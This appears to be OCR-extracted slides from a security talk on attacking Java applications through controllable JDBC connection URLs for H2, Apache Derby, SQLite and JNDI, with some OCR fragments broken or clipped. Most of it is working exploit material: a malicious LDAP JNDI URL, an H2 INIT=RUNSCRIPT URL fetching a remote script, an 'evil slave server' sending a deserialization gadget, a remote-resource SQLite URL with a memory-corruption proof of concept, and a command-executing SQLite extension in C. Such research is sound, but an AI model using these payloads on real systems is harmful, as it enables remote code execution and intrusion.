
- A JNDI URL that points the hierarchical database to an evil LDAP service

```
jdbc:jcr:jndi:ldap://127.0.0.1:1389/evilClass
```



20:03:41,134 WARN [org.wildfly.extension.elytron] (MSC service thread 1-3) WFLYELY01084: KeyStore /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/sta
ndalone/configuration/application.keystore not found, it will be auto generated on first use with a self-signed certificate for host localhost
20:03:41,140 INFO [org.wildfly.extension.undertow] (ServerService Thread Pool -- 75) WFLYUT0014: Creating file handler for path '/Users/pyn3rd/Dow
nloads/wildfly-24.0.0.Final/welcome-content' with options [directory-listing: 'false', follow-symlink: 'false', case-sensitive: 'true', safe-symlin
k-paths: '[]']
20:03:41,154 INFO [org.wildfly.extension.undertow] (MSC service thread 1-1) WFLYUT0012: Started server default-server.
20:03:41,155 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) Queuing requests.
20:03:41,156 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) WFLYUT0018: Host default-host starting
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-5) WFLYEJB0481: Strict pool slsb-strict-max-pool is using a max inst
per class), which is derived from thread worker pool sizing.
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0482: Strict pool mdb-strict-max-pool is using a max insta
r class), which is derived from the number of CPUs on this host.
20:03:41,352 INFO [org.wildfly.extension.undertow] (MSC service thread 1-8) WFLYUT0006: Undertow HTTP listener default listening
20:03:41,391 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0493: Jakarta Enterprise Beans subsystem suspension comple
20:03:41,441 INFO [org.jboss.as.connector.subsystems.datasources] (MSC service thread 1-2) WFLYJCA0001: Bound data source [java:
ExampleDS1]
20:03:41,526 INFO [org.jboss.as.patching] (MSC service thread 1-2) WFLYPAT0050: WildFly Full cumulative patch ID is: base, one-o
: none
20:03:41,539 WARN [org.jboss.as.domain.management.security] (MSC service thread 1-8) WFLYDM0111: Keystore /Users/pyn3rd/Download
inal/standalone/configuration/application.keystore not found, it will be auto generated on first use with a self signed certifica
ost
20:03:41,545 INFO [org.jboss.as.server.deployment.scanner] (MSC service thread 1-7) WFLYDS0013: Started FileSystemDeploymentServ
/Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/deployments
20:03:41,565 INFO [org.wildfly.extension.undertow] (MSC service thread 1-7) WFLYUT0006: Undertow HTTPS listener https listening
20:03:41,627 INFO [org.jboss.ws.common.management] (MSC service thread 1-2) JBWS022052: Starting JBossWS 5.4.4.Final (Apache CXF 3.3.10)
20:03:41,722 INFO [org.jboss.as.server] (Controller Boot Thread) WFLYSRV0212: Resuming server
20:03:41,724 INFO [org.jboss.as] (Cont
tarted 319 of 558 services (344 service
20:03:41,726 INFO [org.jboss.as] (Cont
20:03:41,726 INFO [org.jboss.as] (Cont
20:03:50,150 INFO [stdout] (External M
20:03:50,150 INFO [stdout] (External M
20:03:50,151 INFO [stdout] (External M
20:03:50,278 INFO [stdout] (External M
20:03:50,278 INFO [stdout] (External M
20:03:50,278 INFO [stdout] (External M
20:03:50,279 INFO [stdout] (External M
20:03:50,279 INFO [stdout] (External M
_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http
20:03:50,288 INFO [stdout] (External M
20:03:50,288 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
20:03:50,289 INFO [stdout] (External M
20:03:50,290 INFO [stdout] (External M
20:03:50,290 INFO [stdout] (External M
20:03:50,291 INFO [stdout] (External M
20:03:50,291 INFO [stdout] (External M
20:03:50,293 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,294 INFO [stdout] (External M
20:03:50,295 INFO [stdout] (External M
Desktop python -m SimpleHTTPServer 3333
Serving HTTP on 0.0.0.0 port 3333 ...
127.0.0.1 - - [21/Jul/2021 19:43:48] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 19:56:21] "GET /h2_exec.sql HTTP/1.1" 200 -
127.0.0.1 - - [21/Jul/2021 20:03:49] "GET /h2_exec.sql HTTP/1.1" 200 -
0
AC
+/-
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
.
=
localhost | Management Conso
localhost:9990/console/index.html#configuration;path=configuration~subsystems!css~datasources!data-source-driver~datasources!...
Paused
HAL Management Console
Reload Required
Homepage
Deployments
Configuration
Runtime
Patching
Access Control
Configuration
Subsystems
Interfaces
Socket Bindings
Paths
System Properties
Subsystem (32)
Filter by: name or subtitle
Batch
JBeret
Core Management
Datasources & Drivers
Deployment Scanners
Discovery
Distributable Web
Datasources & Drivers
Datasources
JDBC Drivers
Datasource
Filter by: name, xa, .../disabled, deployment
ExampleDS
View
ExampleDS
Datasource
The datasource ExampleDS is enabled. Disable
Main Attributes
JNDI Name:
java:jboss/datasources/ExampleDS1
Driver Name:
h2
Connection URL:
jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSC...
Enabled:
true

Apache Derby

```
1     public class Socketconnection {
2       private final Socket socket;
3       private final ObjectOutputStream objOutputStream;
4       Private final ObjectInputstream objInputStream;
5
6       public SocketConnection(Socket var1) throws IOException {
7         this.socket = var1;
8         this.objOutputStream = new ObjectOutputStream(var1.getOutputStream());
9         this.objInputStream = new ObjectInputStream(var1.getInputStream());
10      }
11
12      public Object readMessage() throws cLassNotFoundException, IOException {
13        return this.objInputStream.readObject();
14      }
```



```
1  private class MasterReceiverThread extends Thread {
2      private final ReplicationMessage pongMsg = new ReplicationMessage(14, (Object)null);
3
4      MasterReceiverThread(String var2) {
5          super("derby.master.receiver-" + var2);
6      }
7
8      public void run() {
9          while(!ReplicationMessageTransmit.this.stopMessageReceiver) {
10             try {
11                 ReplicationMessage var1 = this.readMessage();
12                 switch(var1.getType()) {
13                 case 11:
14                 case 12:
15                     synchronized(ReplicationMessageTransmit.this.receiveSemaphore) {
16                         ReplicationMessageTransmit.this.receivedMsg = var1;
17                         ReplicationMessageTransmit.this.receiveSemaphore.notify();
18                         break;
19                     }
20                 case 13:
21                     ReplicationMessageTransmit.this.sendMessage(this.pongMsg);
22                 }
23             }
24         }
25     }
```


readObject()
readMessage()
MasterReceiverThread

```
startMaster=true

slaveHost=hostname
```

readMessage()

Slave

Master

set JDBC URL to make target
start as **MASTER** meanwhile
appoint **SLAVE**

establish JDBC connection
read data stream from **SLAVE**

execute payload with JDBC driver

Construct JDBC connection

```
public class DerbyTest {

  public static void main(String[] args) throws Exception{

        Class.forName("org.apache.derby.jdbc.EmbeddedDriver");

        DriverManager.getConnection("jdbc:derby:webdb;startMaster=true;slaveHost=127.0.0.1");
    }

}
```

Evil slave server

```
public class EvilSlaveServer {
    public static void main(String[] args) throws Exception {
        int port = 4851;
        ServerSocket server = new ServerSocket(port);
        Socket socket = server.accept();
        socket.getOutputStream().write(Serializer.serialize(
                new CommonsBeanutils1().getObject("open -a Calculator")));
        socket.getOutputStream().flush();
        Thread.sleep(TimeUnit.SECONDS.toMillis(5));
        socket.close();
        server.close();
    }
}
```

SQLite

How to exploit it?

```
If (JDBC URL is controllable) {

   The database file content is controllable
}
```


```java
private void open(int openModeFlags, int busyTimeout) throws SQLException {
    // check the path to the file exists
    if (!":memory:".equals(fileName) && !fileName.startsWith("file:") &&
!fileName.contains("mode=memory")) {
        if (fileName.startsWith(RESOURCE_NAME_PREFIX)) {
            String resourceName = fileName.substring(RESOURCE_NAME_PREFIX.length());

            // search the class path
            ClassLoader contextCL = Thread.currentThread().getContextClassLoader();
            URL resourceAddr = contextCL.getResource(resourceName);
            if (resourceAddr == null) {
                try {
                    resourceAddr = new URL(resourceName);
                }
                catch (MalformedURLException e) {
                    throw new SQLException(String.format("resource %s not found: %s", resourceName, e));
                }
            }

            try {
                fileName = extractResource(resourceAddr).getAbsolutePath();
            }
            catch (IOException e) {
                throw new SQLException(String.format("failed to load %s: %s", resourceName, e));
            }
        }
```

```
1       else {
2                   // remove the old DB file
3                   boolean deletionSucceeded = dbFile.delete();
4                   if (!deletionSucceeded) {
5                       throw new IOException("failed to remove existing DB file: " +
6       dbFile.getAbsolutePath());
7                   }
8               }
9
10      }
11
12          byte[] buffer = new byte[8192]; // 8K buffer
13          FileOutputStream writer = new FileOutputStream(dbFile);
14          InputStream reader = resourceAddr.openStream();
15          try {
16              int bytesRead = 0;
17              while ((bytesRead = reader.read(buffer)) != -1) {
18                  writer.write(buffer, 0, bytesRead);
19              }
20              return dbFile;
21          }
22          finally {
23              writer.close();
24              reader.close();
25          }
```

Controllable SQLite DB & Uncontrollable select code

Utilize "CREATE VIEW" to convert uncontrollable SELECT to controllable

```
CREATE VIEW security AS SELECT (<sub-query-1>), (<sub-query-2>)
```



Trigger sub-query-1 and sub-query-2

```
1  protected CoreConnection(String url, String fileName, Properties prop) throws
2  SQLException
3  {
4      this.url = url;
5      this.fileName = extractPragmasFromFilename(fileName, prop);
6
7      SQLiteConfig config = new SQLiteConfig(prop);
8      this.dateClass = config.dateClass;
9      this.dateMultiplier = config.dateMultiplier;
10     this.dateFormat = FastDateFormat.getInstance(config.dateStringFormat);
11     this.dateStringFormat = config.dateStringFormat;
12     this.datePrecision = config.datePrecision;
13     this.transactionMode = config.getTransactionMode();
14     this.openModeFlags = config.getOpenModeFlags();
15
16     open(openModeFlags, config.busyTimeout);
17
18     if (fileName.startsWith("file:") && !fileName.contains("cache="))
19     {   // URI cache overrides flags
20         db.shared_cache(config.isEnabledSharedCache());
21     }
22     db.enable_load_extension(config.isEnabledLoadExtension());
23
24     // set pragmas
25     config.apply((Connection)this);
26 }
```

Load extension with a controllable file?

Use memory corruptions in SQLite such "Magellan"

```
public class SqliteTest {
    public static void main(String args[]) {
      Connection c = null;
      String url= "jdbc:sqlite::resource:http://127.0.0.1:8888/poc.db";
      try {
          Class.forName("org.sqlite.JDBC");
          c = DriverManager.getConnection(url);
          c.setAutoCommit(true);
          Statement statement = c.createStatement();
          statement.execute("SELECT * FROM security");
      } catch (Exception e) {
          System.err.println(e.getClass().getName() + ": " + e.getMessage());
          System.exit(0);
      }
   }
}
```

Use memory corruptions in SQLite such "Magellan"

```
String[] PoC = {
        "DROP TABLE IF EXISTS ft;",
        "CREATE VIRTUAL TABLE ft USING fts3;",
        "INSERT INTO ft VALUES('aback');",
        "INSERT INTO ft VALUES('abaft');",
        "INSERT INTO ft VALUES('abandon');",
        "SELECT quote(root) from ft_segdir;",
        "UPDATE ft_segdir SET root =
X'0005616261636B03010200FFFFFFFF07026674030202000304 6E646F6E03030200';",
        "CREATE VIEW security as select (SELECT * FROM ft WHERE ft MATCH 'abandon')",
        };
```

Write SQLite extension for remote code execution

```
gcc -fno-common -dynamiclib ./ext.c -o ./ext.so
```

Complice SQLite extension

```c
#include <sqlite3ext.h> /* Do not use <sqlite3.h>! */
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <signal.h>
#include <dirent.h>
#include <sys/stat.h>
#include <stdlib.h>
SQLITE_EXTENSION_INIT1


#ifdef _WIN32
__declspec(dllexport)
#endif

int sqlite3_extension_init(
  char **pzErrMsg,
  const sqlite3_api_routines *pApi
){
  int rc = SQLITE_OK;
  SQLITE_EXTENSION_INIT2(pApi);
  (void)pzErrMsg;  /* Unused parameter */
  char *argv[]={"open","-a","Calculator",NULL};
  rc = execv("/usr/bin/open", argv);
  return rc;
}
```

Other scenarios

- Cloud native environment
- New gadgets (jackson/fastjson)
- Attack SpringBoot Actuator misconfiguration
- API interfaces exposure
- Phishing or honeypot

H2 supports "EXECUTE" statements like Postgre()

```
1         case 'E':
2             if (readIf("EXPLAIN")) {
3                 c = parseExplain();
4             } else if (database.getMode().getEnum() != ModeEnum.MSSQLServer) {
5                 if(readIf("EXECUTE")) {
6                     c = parseExecutePostgre();
7
8                 }
9             } else {
10                if (readIf("EXEC") || readIf("EXECUTE")){
11                    c = parseExecutesQLServer();
12                }
13            }
14            break;
15        case 'G':
16            if (readIf("GRANT")) {
17                c = parseGrantRevoke(CommandInterface.GRANT);
18            }
19            break;
20
21        private Prepared parseExecutePostgre() {
22            if (readIf("IMMEDIATE")) {
23                return new ExecuteImmediate(session, readExpression());
24
25        }
26
```

Properties filter for bug fix

Apache Druid CVE-2021-26919 patch

```
public static void throwIfPropertiesAreNotAllowed(
      Set<String> actualProperties,
      Set<String> systemPropertyPrefixes,
      Set<String> allowedProperties
  )
  {
    for (String property : actualProperties) {
      if
(systemPropertyPrefixes.stream().noneMatch(property::startsWith)) {
        Preconditions.checkArgument(
            allowedProperties.contains(property),
            "The property [%s] is not in the allowed list %s",
            property, allowedProperties
        );
      }
    }
  }
```

Apache DolphinScheduler CVE-2020-11974 Patch

```
private final Logger logger = LoggerFactory.getLogger(MySQLDataSource.class);
private final String sensitiveParam = "autoDeserialize=true";
private final char symbol = '&';
/**
 * gets the JDBC url for the data source connection
 * @return jdbc url
  return DbType.MYSQL;
}

@Override
protected String filterOther(String other){
  if (other.contains(sensitiveParam)){
    int index = other.indexOf(sensitiveParam);
    String tmp = sensitiveParam;
    if (other.charAt(index-1) == symbol){
      tmp = symbol + tmp;
    } else if(other.charAt(index + 1) == symbol){
      tmp = tmp + symbol;
    }
    logger.warn("sensitive param : {} in otherParams field is filtered", tmp);
    other = other.replace(tmp, "");
  }
```

New exploitable way to bypass property filter

Apache Druid 0day case

